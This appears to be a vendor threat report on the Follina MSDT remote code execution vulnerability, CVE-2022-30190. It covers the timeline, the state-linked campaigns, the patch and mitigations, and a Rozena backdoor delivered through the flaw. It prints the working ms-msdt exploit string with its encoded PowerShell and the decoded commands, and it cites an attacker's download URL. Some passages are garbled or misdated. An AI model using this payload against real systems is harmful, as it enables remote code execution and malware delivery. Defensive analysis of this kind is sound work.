



Emerging Zero-day risk report

MSDT-Follina

TABLE OF CONTENTS

03	Background
04	Executive Summary
06	Detailed Analysis of MSDT
08	Understanding the Exploit
09	The Microsoft Support Diagnostic Tool
10	MSDT Exploit
14	Impact of CVE-2022-30190
14	How is Follina Executed
15	How do attackers use Microsoft to deliver Follina?
15	Affected Version of Microsoft Office
16	Dissemination Technique
17	Exploitation by State-Sponsored Hackers
18	The Patch
19	Other Popular Recommendation
20	Intruders carry new Rozena backdoor through Follina
21	Conclusion

Background

Zero-day vulnerabilities are among the most challenging dangers to defend against since, by their very nature, neither threat researchers nor the majority of security products is aware of them. Adverse Impacts of Zero-day vulnerabilities are Data theft, Unauthorized control/Account takeover, Damage reputation & Financial Loss of your organization. Zero-day attacks usually target organizations & high profiles individuals like Government infrastructure, public institutions, large corporations, and bureaucrats who have access to data and systems that are confidential.

Once these flaws are discovered, it becomes a race against time to close the gaps that threat actors can use to launch attacks.

MSDT Follina (CVE-2022-30190) is a remote code execution (RCE) flaw that affects Word, Excel, and PowerPoint when the Microsoft Support Diagnostic Tool (MSDT) is called over the URL protocol.

Documents are sent by email or a website link that hosts the document to start the attack. This zero-click exploit starts working the moment the victim downloads the file.

A legitimate patch is currently accessible. However, if companies are unable to update straight away, the following mitigations could be used:

- For all Microsoft documents, enable Protected View.
- Windows Explorer's preview pane should be disabled.
- Delete the protocol handler for MS-MSDT.

The issue impacts all Windows systems, including Windows 7 and Windows Server 2008, still receiving security patches.

Attackers can then perform various tasks after successful execution, including installing software, accessing, editing, deleting data, or opening new accounts in user-specific circumstances.

In this report, we highlight a Zero-day Remote Code Execution Vulnerability with high severity, where it has been spotted as CVE-2022-30190 "FOLLINA" in Microsoft Diagnostic Support Tool (MSDT).

Athenian teams cover a technical analysis on this zero-day vulnerability, Understand Follina Exploit, its Impacts on critical infrastructure, and how State-Sponsored Hackers use this exploit. We include affected versions of Microsoft Office & Dissemination technique of this CVE. Also, we cover a new backdoor vulnerability named Rozena Backdoor.

Executive Summary

Follina (CVE-2022-30190) is a remote code execution(RCE) vulnerability that occurs when Microsoft Support Diagnostic Tool (MSDT) is called using the URL protocol in Office Applications such as Word, Excel, PowerPoint.

The attack begins with sending documents over email or through a website link that hosts the document. As soon as the victim downloads the document this zero-click exploits gets executed.

An official patch is available now. However, the following mitigations could be followed to if organizations cannot update right away

- ▶ Enable Protected View for all Microsoft documents.
- ▶ Disable the preview pane in Windows Explorer.
- ▶ Remove the ms- msdt protocol handler.

CVE	NAME	PATCH
CVE-2022-30190	Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability	Patched

NAME	ORIGIN	MOTIVE	TARGET LOCATIONS	TARGET INDUSTRIES
nao-sec TA413	CHINA	Information theft & Espionage	Tibet , Europe, US & EU Governments	Diplomats, Government, non-profit organizations, and non- governmental organization

AFFECTED PRODUCTS	AFFECTED CPE	CWE ID
Windows Server: 2008 – 2022 & Windows: 7 - 11 21H2	cpe:2.3:o:microsoft:windows_server:*:*:*:*:*:* cpe:2.3:o:microsoft:windows:*:*:*:*:*:*	CWE-78

Detailed Analysis of MSDT

The Origin

1

[First Occurrence]

On May 27, 2022, a security researcher, "nao-sec," tweeted about an interesting & malicious Microsoft Word document that he had found on VirusTotal.

2

[Microsoft accepts/Assign CVE ID]

Monday, May 30, 2022, Microsoft issued CVE-2022-30190 regarding the Microsoft Support Diagnostic Tool (MSDT) in Windows vulnerability.

3

[State sponsored attacks]

Researchers claim that state-sponsored hackers have attempted to take advantage of the Microsoft Office Follina vulnerability by using phishing campaigns to target US and EU governments using an email-based exploit.

4

[Public Exploitation]

The attacker started using this zero-day vulnerability publicly for critical infrastructures.

5

[Patch Released]

On Tuesday, June 14, 2022, Microsoft issued Windows updates to address this vulnerability.

Microsoft released CVE-2022-30190 on May 30, 2022, a zero-day remote code execution (RCE) flaw in the Microsoft Support Diagnostic Tool (MSDT). The first detections of this vulnerability in the field suggest that Microsoft Office documents can remotely exploit it.

The document uses the Word remote template function to get an HTML file from a remote Web server, which uses the MS-MSDT MSProtocol URI scheme to load some code and execute it in PowerShell, according to researcher Kevin Beaumont after reviewing the work of Nao sec.

"Beaumont named the vulnerability Follina since the file's spotted sample references 0438, the area code for Follina in Italy,"

"Beaumont said a file exploiting the loophole targeted a user in Russia a month ago."

Versions of Microsoft Office like Office 2013 and Office 2021 have been discovered to be attackable. A Microsoft 365 license may come with some versions compatible with Windows 10 and 11.

According to a security researcher on Twitter, Microsoft was initially alerted about the vulnerability in April but did not view it as a security problem at the time.

On Monday, the software giant formally acknowledged the flaw. It has not yet given a timetable for an Office user remedy.

This is a critical concern because hackers frequently use Office documents as a vehicle to deliver their harmful software to innocent people. Users need to open a single document to take advantage of this vulnerability (also known as "Follina"); no further actions are required. In some circumstances, the end-user doesn't even need to open the document (with RTF extension and the preview pane enabled). It is a severe problem because Protected View only provides partial protection and cannot be resolved by disabling macros.

This vulnerability affects the Microsoft Support Diagnostic Tool (MSDT), not necessarily Microsoft Office; it is crucial to highlight. Although this issue has been weaponized in the field using Office, it may be exploited without it. There are different ways to exploit this weakness.

There are two weaknesses:

- By utilizing Microsoft Office templates and trusting in the MS-MSDT protocol,
- The MS-MSDT protocol allows the execution of malicious code.

On May 27, 2014, we uncovered a new malware called Support Diagnostic Agent (SDA) and downloaded the following steps:

- An external file named sda.exe
- A script named sda.mshta
- The advanced persistent threat (APT) group
- The malware's behavior when a user runs the file
 - The malware executes the file sda.exe
 - A .net assembly named sda.dll is loaded

- An external link to a remote HTML page is included in a malicious Word document that adversaries create.
- A script in the remote HTML file instructs Word to launch the ms-msdt process.
- The adversaries' created Base-64 encoded the launched ms-msdt process executes PowerShell commands.
- The malicious document runs commands on the victim system when a user interacts with it.
 - The user must click on the malicious document to be executed if it is a .doc file.
 - A .rtf file that contains malicious code can be executed simply by hovering over it for a preview.



Fig1- Tweet about malicious Zero-Day Vulnerability

The Microsoft Support Diagnostic Tool

The Microsoft Support Diagnostic Tool (MSDT) is a service in Microsoft Windows that allows Microsoft, technical support agents, to analyze diagnostic data remotely for troubleshooting purposes.

This should offer some protection and restrict usage of the features of the troubleshooting utility. However, it is possible to run PowerShell tasks over MSDT without giving a passkey if certain requirements are met and a certain syntax is used.




Fig2- Microsoft Diagnostic Tool

MSDT Exploit

The Microsoft Word document msdt-follina (follina.py) was reviewed by @nao sec, who first shared this vulnerability on Twitter. Following are the results of our replication of this exploit.

Unzipping the file extracts all the components that make up the Office document.

```
(kali@kali)-[~/msdt]
$ unzip 05-2022-0438.doc
Archive: 05-2022-0438.doc
  inflating: [Content_Types].xml
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: word/document.xml
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/theme/theme1.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
```

Fig3- Malicious document.xml.rels document

Inside the word/_rels/ folder is a document.xml.rels file, containing an external reference to **hxxps[:]//www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!**

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship
Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><
Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="
styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
oleObject" Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!" TargetMode="External"
/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target="fontTable.xml"/></Relationships>
```

Fig 4 - document.xml.rels file

This document.xml.rels files contain the exact target location of **"RDF842l.html!"**

An "External **HTML** file to load"

This website was not accessible at the time of writing (May 30, 2022, 00:41 EDT). Thanks to @nao sec's earlier research, we could get the HTML from ANY.RUN's dynamic analysis.

This was the original contents of RDF842l.html:

[illegible]

Fig5- Original RDF8421.html file that contains payload

This HTML document starts with a script tag and has a lot of commented A characters, which seem to have no meaning given that they are merely comments. However, based on our testing, the vulnerability requires many characters to work.

At the very bottom of the script, the tag is the syntax:

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param  
\"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed  
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+  
[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+  
[char]58+'FromBase64String('+  
[char]34+'JGNtZCA9lCJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUlO1N0YXJ0LVByb2Nlc3  
MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVulC1Bcmd1bWVudExpc3Qgli9jIHRhc2traWxslC9m  
lC9pbSBtc2R0LmV4ZSI7U3RhcncQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4g  
LUFyZ3VtZW50TGZldCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCymZm9yIC9yICV0ZW1wJSAIa  
SBpbAoMDUtmJyAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciaAveSYmZmluZHN0ciBUV  
k5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRIY29kZSAxLnQgMS5jICYmZXhwYW  
5kIDEuYyAtRjoqlC4mJnJnYi5leGUlOw=='+  
[char]34+''))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe  
IT_AutoTroubleshoot=ts_AUTO\"";
```

"Syntax at the bottom of the script"

This looks to be the crux of the exploit. Using a schema for ms-msdt, the native package PCWDiagnostic is invoked with the parameters IT_BrowseForFile which includes PowerShell syntax embedded within \$().

The Base64 encoded data ran through two layers of Invoke-Expression, decode to-

```
$cmd = "c:\windows\system32\cmd.exe";  
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";  
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r  
%temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA  
1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe"
```

Decoded data in Base64

With the path to cmd.exe captured as a variable, this process:

- Starts hidden windows to-
 - Kill msdt.exe if it is running
 - Loop through files inside a RAR file, looking for a Base64 string for an encoded CAB file
 - Store this Base64 encoded CAB file as 1.t
 - Decode the Base64 encoded CAB file to be saved as 1. c
 - Expand the 1. c CAB file into the current directory, and finally:
 - Execute rgb.exe (presumably compressed inside the 1. c CAB file)

Although the effect of rgb.exe, in particular, is unknown, it is essential to remember that this innovative initial access strategy readily provides threat actors with code execution with just one click—or less. Even though this assault may run remotely hosted code and is concealed inside a Microsoft Word document, it lacks macros that usually cause users to see typical warning indicators.

Impact of CVE-2022-30190

Due to the extensive use of Microsoft Office, any vulnerability could be employed in successful hacking campaigns. The Follina vulnerability enables attackers to execute code hosted elsewhere with little involvement from the vulnerable user. As a result, cybercriminals might use the Follina vulnerability as a first access method.

The Follina issue, if successfully exploited, would allow attackers to install applications, read, modify, or remove data, or establish new accounts in the context permitted by the user's privileges, the business claimed.

Significant effects that have been noticed include:

- Using a carefully prepared Microsoft Word document, an attacker can exploit the vulnerability and escalate privileges on the vulnerable systems, potentially gaining access to GodMode.

How is Follina Executed?

An attacker cannot hide the execution of the troubleshooter itself, even though the users won't likely be able to see the code that executes via MSDT.

A troubleshooting wizard box that alerts users that it is attempting to identify problems will show when "ms-msdt" is called. Of course, this doesn't inform people that the malware that is currently active on their computer is the main problem they should be concerned about.

This might seem relatively safe to someone unfamiliar with Follina, especially if they've used troubleshooters like this before. However, this should immediately raise a warning sign for anyone familiar with Follina.

How do attackers use Microsoft to deliver Follina?

Attackers don't just wait for someone to stumble across the address where their malicious HTML file is hosted. They use Microsoft Office documents and RTF files as bait to draw victims into their trap.

As explained, a threat actor can cause a Microsoft Office document to open an HTML file published on the internet and run a script, if it has one, without the user being aware of it by altering the relationship file (RELS) of a Microsoft Office Open XML (OOXML) file. With such a document, the attacker can easily convince unsuspecting victims to click the file by sending it to them as an email attachment, for example. When this is done, MSDT is invoked, and the malicious actor's demand is carried out.

Moreover, things could get considerably frightening if the attacker chooses an RTF file as their initial point of access rather than a Microsoft Office document. In this case, the user does not need to open the file for the infection to commence; it might happen simply by hovering over it.

Affected Versions of Microsoft Office

The MSDT Remote Code Execution (Follina) vulnerability affected the following versions:

- Microsoft Office 2013,
- Microsoft Office 2016,
- Microsoft Office 2019, and
- Microsoft Office 2021.



Microsoft has released a patch for these versions in the June 2022 updates.

Dessimation Technique

A WORD document, likely from a phishing email, is one simple way the exploit can penetrate your system. Intruder trying to execute will let follina in your organization through Business email compromise (BEC).




Fig7- Follina Executable process

Opening that attachment is exactly what the hacker is hoping for. The moment you open the malicious document, the hacker's exploit will run code that connects to the Internet server, respond through your server through payloads using Powershell, and ultimately access your remote shell.

The Microsoft Diagnostic Tool, or MSDT, is being used for malicious purposes; it will use an exploit in that software.

Exploitation by State-Sponsored Hackers

A government-aligned attacker tried using a Microsoft vulnerability to attack US and EU government targets.

Researchers have expanded the list of adversaries seeking to attack Microsoft's now-patched Follina vulnerability, including state-sponsored hackers. Researchers claim that state-sponsored hackers have attempted to take advantage of the Microsoft Office Follina vulnerability by using phishing campaigns to target US and EU governments using an email-based exploit. Malicious emails persuade readers to download an attachment by including phoney recruitment pitches that guarantee a salary increase of 20%. To understand more, the message instructs recipients to read the accompanying documentation before a specified time to avail offer. The malicious attachment targets the Follina remote code execution vulnerability (CVE-2022-30190).

Sherrod DeGrippo, Vice President, Threat Research, Proofpoint, stated through Twitter that ten or more of his company's clients had received more than 1,000 similar messages.

The malicious file used for the recruitment phishing campaigns in US & EU, when downloaded, runs a script that, if abused, can check for a virtualized environment and "steals information from local browsers, mail clients, and file services, conducts machine recon, and then zips it for exfil."

Thorough investigation carried out by the second PowerShell script "demonstrated an attacker interested in a vast variety of software on a target's PC." Researchers noticed that this behaviour prompted them to wonder whether the campaign was connected to a "state-aligned nexus."

Researchers at proofpoint have revealed TA413 CN, a China-related advanced persistent threat actor, has been seen in the field using the zero-day vulnerability. The Chinese TA413 hacking group exploited the bug in attacks targeting the Tibetan diaspora.

It was also reported that follina is now also being abused by the TA570 Qbot affiliate in ongoing phishing campaigns to infect recipients with Qbot malware.

The Patch

Microsoft issued a patch for the recently identified and widely abused "Follina" zero-day vulnerability in the Microsoft Support Diagnostic Tool (MSDT) as part of its scheduled security update for June.

Due to how frequently the Follina vulnerability (CVE-2022-30190) is being exploited in the field, security experts have designated the fix as a priority. The MSDT problem, which was made public on May 30, essentially provides attackers with a simple technique to remotely execute code in Office documents, even when macros are disabled. Microsoft has issued a warning regarding a vulnerability that enables attackers to install software, access or erase data, and establish new accounts on infected systems. The vulnerability was identified at least one month before Microsoft announced it on May 30. Since then, as a result of the public release of the exploit code, cyberattacks utilizing it has increased.

The patch is one of the more important of the 60 security patches that the business released to fix flaws in various product lines. Three of the bugs were rated as having a critical severity by Microsoft: **CVE-2022-30136**, A RCE (remote code execution) vulnerability in the Windows Network File System (NFS), **CVE-2022-30163**, a remote code execution vulnerability in Windows Hyper-V, and **CVE-2022-30139**, a remote code execution vulnerability in the Windows Lightweight Access Protocol.

Microsoft rated most of the additional flaws as "important," including many remote code execution problems.

The impacted products were Windows, Office, Edge, Visual Studio, Windows Defender, SharePoint Server, and the Windows Lightweight Directory Access Protocol.

Recommendations

Uninstalling the Windows Diagnostic tool

You can always simply uninstall the Windows Diagnostic tool by these steps:

- If the file is a part of a software program, then it will also have an uninstall program. Then you can run the Uninstaller located in a directory like-
 - C: Program Files>Microsoft Windows Operating System>Microsoft Windows Operating System >Diagnostics Troubleshooting Wizard> msdt.exe_uninstall.exe
- Alternatively, msdt.exe can be removed if the Windows Installer sets it up by selecting System Settings and selecting the Add or Remove Programs option.
- Then use the search bar to try looking up msdt.exe, Microsoft Windows Operating System, or the developer's name Microsoft Windows Operating System.
- To delete the msdt.exe file from your computer, click on it and then choose Uninstall Program from the menu that appears. Your PC will be cleared of the Microsoft Windows Operating System program and the file msdt.exe.

Disabling the MSDT URL Protocol

Follow these steps to disable the MSDT URL protocol:

- Run Command Prompt as Administrator.
- Back up the registry key: Execute the command "reg export HKEY_CLASSES_ROOT\ms-msdt filename"
- Delete the registry key: Execute the command "reg delete HKEY_CLASSES_ROOT\ms-msdt /f"

Intruders Carry New Rozena Backdoor through Follina

During our monitoring on latest zero-day vulnerability ms-msdt follina, we found a new way of delivering a new backdoor malware Rozena using Follina bug. It deploys a fileless attack and leverages the public Discord CDN attachment service. Rozena is a backdoor malware that injects a remote shell connection back to the attacker's machine.

The exact malicious document (SHA256:

432bae48edf446539cae5e20623c39507ad65e21cb757fb514aba635d3ae67d6) contains an external web link. The directory (word/_rels/document.xml.rels) is an XML file that creates a relationships with .docx file.

The Rozena backdoor can inject a remote shell connection back to the intruder's machine. The attack chain leverages a weaponized Office document that, once clicked, starts connecting to an external Discord CDN URL ('hxxps://cdn[.]discordapp.com/attachments/986484515985825795/986821210044264468/index[.]htm) to download an HTML file (index.htm).

PowerShell code will download one batch file cd.bat (SHA256:

5d8537bd7e711f430dc0c28a7777c9176269c8d3ff345b9560c8b9d4daaca002) and start it with no window to hide itself. Then it invokes another web request to download Rozena and saves as "Word.exe" (SHA256: 69377adfdfa50928fade860e37b84c10623ef1b11164ccc6c4b013a468601d88) in the Windows Tasks folder.




